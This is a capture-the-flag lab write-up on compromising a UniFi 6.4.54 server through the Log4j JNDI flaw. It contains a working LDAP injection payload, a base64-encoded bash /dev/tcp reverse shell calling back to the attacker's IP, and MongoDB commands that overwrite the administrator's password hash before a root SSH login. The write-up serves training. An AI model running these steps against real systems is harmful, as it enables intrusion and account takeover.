

Unified Write-up

Prepared by: pwninx

Introduction

This writeup explores the effects of exploiting Log4j in a very well known network appliance monitoring system called "UniFi". This box will show you how to set up and install the necessary packages and tools to exploit UniFi by abusing the Log4j vulnerability and manipulate a POST header called `remember`, giving you a reverse shell on the machine. You'll also change the administrator's password by altering the hash saved in the MongoDB instance that is running on the system, which will allow access to the administration panel and leads to the disclosure of the administrator's SSH password.

Enumeration


The first step is to scan the target IP address with Nmap to check what ports are open. We'll do this with the help of a program called [Nmap](#). Here is a quick explanation of what each flag is and what it does.

```
-sC: Performs a script scan using the default set of scripts. It is equivalent to --script=default.  
-sV: Version detection  
-v: Increases the verbosity level, causing Nmap to print more information about the scan in progress.
```

```
$ nmap -sC -sV -v {target_IP}
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
6789/tcp  open  ibm-db2-admin?
8080/tcp  open  http-proxy
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to https://10.129.96.149:8443/manage
8443/tcp  open  ssl/nagios-nasca Nagios NSCA
| http-title: UniFi Network
|_ Requested resource was /manage/account/login?redirect=%2Fmanage
```

The scan reveals port `8080` open running an HTTP proxy. The proxy appears to redirect requests to port `8443`, which seems to be running an SSL web server. We take note that the HTTP title of the page on port `8443` is "UniFi Network".



Upon accessing the page using a browser we are presented with the `UniFi` web portal login page and the version number is `6.4.54`. If we ever come across a version number it's always a great idea to research that particular version on Google. A quick Google search using the keywords `UniFi 6.4.54 exploit` reveals an [article](#) that discusses the in-depth exploitation of the [CVE-2021-44228](#) vulnerability within this application.

If you would like to learn more about the Log4j vulnerability we have a great [Blog post](#) about it.

WHAT'S
GOING
ON WITH

LOG4J

This Log4J vulnerability can be exploited by injecting operating system commands (OS Command Injection), which is a web security vulnerability that allows an attacker to execute arbitrary operating system commands on the server that is running the application and typically fully compromise the application and all its data.

To determine if this is the case, we can use `FoxyProxy` after making a POST request to the `/api/login` endpoint, to pass on the request to BurpSuite, which will intercept it as a middle-man. The request can then be edited to inject commands. We provide a great module based around intercepting web requests.

[Intercepting Web Requests](#)

Using Web Proxies



First, we attempt to login to the page with the credentials `test:test` as we aren't trying to validate or gain access. The login request will be captured by BurpSuite and we will be able to modify it.

Before we modify the request, let's send this HTTPS packet to the `Repeater` module of BurpSuite by pressing `CTRL+R`.

Exploitation

The Exploitation section of the previously mentioned [article](#) mentions that we have to input our payload into the `remember` parameter. Because the POST data is being sent as a JSON object and because the payload contains brackets `{}`, in order to prevent it from being parsed as another JSON object we enclose it inside brackets `"` so that it is parsed as a string instead.

Request

```
1 POST /api/login HTTP/1.1
2 Host: 10.129.96.149:8443
3 Cookie: unifies=ROLvFpnNvYYOrqMBZJGnG8uGSDDYVpXm; csrf_token=29RxNe64PeOUvjFL2kgkQscdbZzCMsrD
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://10.129.96.149:8443/manage/account/login?redirect=%2Fmanage
9 Content-Type: application/json; charset=utf-8
10 X-Csrf-Token: 29RxNe64PeOUvjFL2kgkQscdbZzCMsrD
11 Origin: https://10.129.96.149:8443
12 Content-Length: 107
13 Dnt: 1
14 Sec-Gpc: 1
15 Te: trailers
16 Connection: close
17
18 {
  "username": "aaaaaaa",
  "password": "aaaaaaa",
  "remember": "${jndi:ldap://10.10.14.25/whatever}",
  "strict": true
}
```

We input the payload into the `remember` field as shown above so that we can identify an injection point if one exists. If the request causes the server to connect back to us, then we have verified that the application is vulnerable.

```
${jndi:ldap://{Tun0 IP Address}/whatever}
```

JNDI is the acronym for the `Java Naming and Directory Interface API`. By making calls to this API, applications locate resources and other program objects. A resource is a program object that provides connections to systems, such as database servers and messaging systems.

LDAP is the acronym for `Lightweight Directory Access Protocol`, which is an open, vendor-neutral, industry standard application protocol for accessing and maintaining distributed directory information services over the Internet or a Network. The default port that LDAP runs on is `port 389`.

Response

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.96.149:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json;charset=UTF-8
8 Content-Length: 64
9 Date: Sun, 02 Jan 2022 07:37:29 GMT
10 Connection: close
11
12 {
  "meta":{
    "rc":"error",
    "msg":"api.err.InvalidPayload"
  },
  "data":[
  ]
}
```

After we hit "send" the "Response" pane will display the response from the request. The output shows us an error message stating that the payload is invalid, but despite the error message the payload is actually being executed.

Let's proceed to starting `tcpdump` on port `389`, which will monitor the network traffic for LDAP connections.

`tcpdump` is a data-network packet analyzer computer program that runs under a command line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached.


Open up another terminal and type:

```
sudo tcpdump -i tun0 port 389
```

The above syntax can be broken down as follows.

`sudo:` Run this via root also known as admin.
`tcpdump:` Is the program or software that is Wireshark except, it's a command line version.
`-i:` Selecting interface. (Example `eth0`, `wlan`, `tun0`)
`port 389:` Selecting the port we are listening on.

After `tcpdump` has been started, click the Send button.



The tcpdump output shows a connection being received on our machine. This proves that the application is indeed vulnerable since it is trying to connect back to us on the LDAP port 389.

```
sudo tcpdump -i tun0 port 389

tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
20:41:44.714120 IP 10.129.96.149.60258 > 10.10.14.25.ldap: Flags [S],
seq 1008474879, win 64240, options [mss 1285,sackOK,TS val 3980941167
ecr 0,nop,wscale 7], length 0
20:41:44.714131 IP 10.10.14.25.ldap > 10.129.96.149.60258: Flags [R.],
seq 0, ack 1008474880, win 0, length 0
```

We will have to install `Open-JDK` and `Maven` on our system in order to build a payload that we can send to the server and will give us Remote Code Execution on the vulnerable system.

```
sudo apt update
sudo apt install openjdk-11-jdk -y

# Command used to check the java version installed

java -version
...
```

Open-JDK is the Java Development kit, which is used to build Java applications. Maven on the other hand is an Integrated Development Environment (IDE) that can be used to create a structured project and compile our projects into `jar` files .

These applications will also help us run the `rogue-jndi` Java application, which starts a local LDAP server and allows us to receive connections back from the vulnerable server and execute malicious code.

Once we have installed Open-JDK, we can proceed to install Maven. But first, let's switch to root user.

```
sudo apt-get install maven
```

After the installation has completed we can check the version of Maven as follows.

```
mvn -v
```

```
Apache Maven 3.6.3  
Maven home: /usr/share/maven  
Java version: 11.0.13, vendor: Debian, runtime: /usr/lib/jvm/java-11-openjdk-amd64  
Default locale: en_US, platform encoding: UTF-8  
OS name: "linux", version: "5.10.0-6parrot1-amd64", arch: "amd64", family: "unix" seed, [])
```

Once we have installed the required packages, we now need to download and build the `Rogue-JNDI` Java application.

Let's clone the respective repository and build the package using Maven.

```
git clone https://github.com/veracode-research/rogue-jndi  
cd rogue-jndi  
mvn package
```

```
[INFO] Including com.unboundid:unboundid-ldapsdk:jar:3.1.1 in the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-core:jar:8.5.61 in the shaded jar.
[INFO] Including org.apache.tomcat:tomcat-annotations-api:jar:8.5.61 in the shaded jar.
[INFO] Including org.apache.tomcat.embed:tomcat-embed-el:jar:8.5.45 in the shaded jar.
[INFO] Including com.beust:jcommander:jar:1.78 in the shaded jar.
[INFO] Including org.reflections:reflections:jar:0.9.12 in the shaded jar.
[INFO] Including org.javassist:javassist:jar:3.26.0-GA in the shaded jar.
[INFO] Including org.codehaus.groovy:groovy:jar:2.4.21 in the shaded jar.
[INFO] Including org.apache.commons:commons-text:jar:1.8 in the shaded jar.
[INFO] Including org.apache.commons:commons-lang3:jar:3.9 in the shaded jar.
[INFO] Replacing original artifact with shaded artifact.
[INFO] Replacing /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-1.1.jar with /home/pwninx/htb/unified/rogue-jndi/target/RogueJndi-1.1-shaded.jar
[INFO] Dependency-reduced POM written at: /home/pwninx/htb/unified/rogue-jndi/dependency-reduced-pom.xml
[INFO] -----
[INFO] BUILD SUCCESS
[INFO] -----
[INFO] Total time: 01:46 min
[INFO] Finished at: 2022-01-20T21:47:44-05:00
[INFO] -----
```

This will create a `.jar` file in `rogue-jndi/target/` directory called `RogueJndi-1.1.jar`. Now we can construct our payload to pass into the `RogueJndi-1-1.jar` Java application.

To use the Rogue-JNDI server we will have to construct and pass it a payload, which will be responsible for giving us a shell on the affected system. We will be Base64 encoding the payload to prevent any encoding issues.

```
echo 'bash -c bash -i >&/dev/tcp/{Your IP Address}/{A port of your choice} 0>&1' |
base64
```




```
echo 'bash -c bash -i >&/dev/tcp/{Your Tun0 IP}/4444 0>&1' | base64  
YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMzMvNDQ0NCAwPiYxCg==
```

Note: For this walkthrough we will be using port 4444 to receive the shell.

After the payload has been created, start the Rogue-JNDI application while passing in the payload as part of the `--command` option and your `tun0` IP address to the `--hostname` option.

```
java -jar target/RogueJndi-1.1.jar --command "bash -c {echo,BASE64 STRING HERE}|  
{base64,-d}|{bash,-i}" --hostname "{YOUR TUN0 IP ADDRESS}"
```

For example:


```
java -jar target/RogueJndi-1.1.jar --command "bash -c  
{echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuMzMvNDQ0NCAwPiYxCg==}|{base64,-  
d}|{bash,-i}" --hostname "10.10.14.33"
```

```
java -jar target/RogueJndi-1.1.jar --command "bash -c  
{echo,Your_Base64_Hash}|{base64,-d}|{bash,-i}" --hostname "{Your Tun0  
IP}"  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -  
Dswing.aatext=true  
+---+---+---+---+---+---+  
|R|o|g|u|e|J|n|d|i|  
+---+---+---+---+---+---+  
Starting HTTP server on 0.0.0.0:8000  
Starting LDAP server on 0.0.0.0:1389  
Mapping ldap://{10.10.14.33}:1389/o=websphere2 to  
artsploit.controllers.WebSphere2  
Mapping ldap://{10.10.14.33}:1389/o=websphere2,jar=* to  
artsploit.controllers.WebSphere2  
Mapping ldap://{10.10.14.33}:1389/o=groovy to  
artsploit.controllers.Groovy  
Mapping ldap://{10.10.14.33}:1389/o=tomcat to  
artsploit.controllers.Tomcat  
Mapping ldap://{10.10.14.33}:1389/ to  
artsploit.controllers.RemoteReference  
Mapping ldap://{10.10.14.33}:1389/o=reference to  
artsploit.controllers.RemoteReference  
Mapping ldap://{10.10.14.33}:1389/o=websphere1 to  
artsploit.controllers.WebSphere1  
Mapping ldap://{10.10.14.33}:1389/o=websphere1,wsdl=* to  
artsploit.controllers.WebSphere1
```

Now that the server is listening locally on port 389, let's open another terminal and start a Netcat listener to capture the reverse shell.

```
nc -lvp 4444
```

Going back to our intercepted POST request, let's change the payload to `${jndi:ldap://{Your Tun0 IP}:1389/o=tomcat}` and click `Send`.



After sending the request, a connection to our rogue server is received and the following message is shown.

```
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
```

Once we receive the output from the Rogue server, a shell spawns on our Netcat listener and we can upgrade the terminal shell using the following command.

```
script /dev/null -c bash
```

```
nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.129.96.149] 46978
script /dev/null -c bash
Script started, file is /dev/null
unifi@unified:/usr/lib/unifi$
```

The above command will turn our shell into an interactive shell that will allow us to interact with the system more effectively.

From here we can navigate to `/home/Michael/` and read the user flag.

```
unifi@unified:/usr/lib/unifi$ cd /home/michael
unifi@unified:/home/michael$ cat user.txt
<SNIP>
```

Privilege Escalation

The article states we can get access to the administrator panel of the `UniFi` application and possibly extract SSH secrets used between the appliances. First let's check if MongoDB is running on the target system, which might make it possible for us to extract credentials in order to login to the administrative panel.

```
ps aux | grep mongo
```

```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi      69  0.2  4.2 1103756 86560 ?        Sl   02:25   0:33 bin/mongod --dbpath /usr/lib/unifi/data/db --
port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath
/usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi     5378  0.0  0.0 11468 1004 pts/0    S+   05:33   0:00 grep mongo
```

We can see `MongoDB` is running on the target system on port `27117`.

MongoDB is a source-available cross-platform document-oriented database program. Classified as a NoSQL database program, MongoDB uses JSON-like documents with optional schemas.

Let's interact with the MongoDB service by making use of the `mongo` command line utility and attempting to extract the administrator password. A quick Google search using the keywords `UniFi Default Database` shows that the default database name for the UniFi application is `ace`.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" :
  "$6$PewXRwjzPly3aK3b$ikf/5LABhqdLdPK8o.RNak0zWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QqncGI4L0",
  "time_created" : NumberLong(1640900495),
  "last_site_name" : "default",
  <SNIP>
```

If you aren't sure what each flag does, here is a break down.



The output reveals a user called Administrator. Their password hash is located in the `x_shadow` variable but in this instance it cannot be cracked with any password cracking utilities. Instead we can change the `x_shadow` password hash with our very own created hash in order to replace the administrators password and authenticate to the administrative panel. To do this we can use the `mkpasswd` command line utility.

```
mkpasswd -m sha-512 Password1234
```

```
$6$sbnjIZBtmRds.L/E$fEKZhosqeHykiVWT1IBGju43WdVdDauv5RsvIPifi32CC2TTNU8kHod2ToaW8fIX7XX  
M8P5Z8j4NB1gJGTON1l
```

The `6` is the identifier for the hashing algorithm that is being used, which is SHA-512 in this case, therefore we will have to make a hash of the same type.

SHA-512, or Secure Hash Algorithm 512, is a hashing algorithm used to convert text of any length into a fixed-size string. Each output produces a SHA-512 length of 512 bits (64 bytes). This algorithm is commonly used for email addresses hashing, password hashing...

Once we've generated the SHA-512 hash the output will look similar to the one above, however due to the salt the hash will change every time it is generated.

A salt is added to the hashing process to force their uniqueness, increase their complexity without increasing user requirements, and to mitigate password attacks like hash tables.

Let's proceed to replacing the existing hash with the one we created.


```
mongo --port 27117 ace --eval 'db.admin.update({"_id":  
ObjectId("61ce278f46e0fb0012d47ee4")},{ $set: {"x_shadow": "SHA_512 Hash Generated"}})'
```

```
unifi@unified:/usr/lib/unifi$ mongo --port 27117 ace --eval 'db.admin.update({"_id":
ObjectId("61ce278f46e0fb0012d47ee4")},{ $set:
{"x_shadow": "$6$PewXRwjzPly3aK3b$ikf/5LABhqdlDPK8o.RNak0zWL2/cGyja/Qs0hzfN9mLuFWB1sh2aHUBsL0GtKck1oZdjNPjx5fG8QQ
ncGI4L0"}})'
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })
```

We can verify that the password has been updated in the Mongo database by running the same command as above. The SHA-512 hash appears to have been updated.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

Let's now visit the website and log in as `administrator`. It is very important to note that the username is case sensitive.

The image shows the UniFi login interface. At the top, the UniFi logo is displayed with the version number 6.4.54 below it. The background is a dark blue gradient. Below the logo, there are two input fields: 'Username' and 'Password'. The 'Username' field contains the text 'administrator'. The 'Password' field is filled with white dots. Below the password field, there is a 'Remember me' checkbox which is currently unchecked, followed by an information icon (a circle with an 'i'). At the bottom of the login section, there is a large blue button labeled 'SIGN IN'. Below the 'SIGN IN' button, there is a link that says 'FORGOT PASSWORD?'.

Username

administrator


Password

☐ Remember me ⓘ

SIGN IN


FORGOT PASSWORD?

The authentication process was successful and we now have administrative access to the UniFi application.



UniFi offers a setting for SSH Authentication, which is a functionality that allows you to administer other Access Points over SSH from a console or terminal.

Navigate to `settings -> site` and scroll down to find the SSH Authentication setting. SSH authentication with a root password has been enabled.



The page shows the root password in plaintext is `NotACrackablePassword4U2022`. Let's attempt to authenticate to the system as root over SSH.

```
ssh root@10.129.96.149
```

```
ssh root@10.129.96.149
root@10.129.96.149's password:
root@unified:~# cat root.txt
<SNIP>
```

The connection is successful and the root flag can be found in `/root`.

Congratulations, you have finished the Unified box.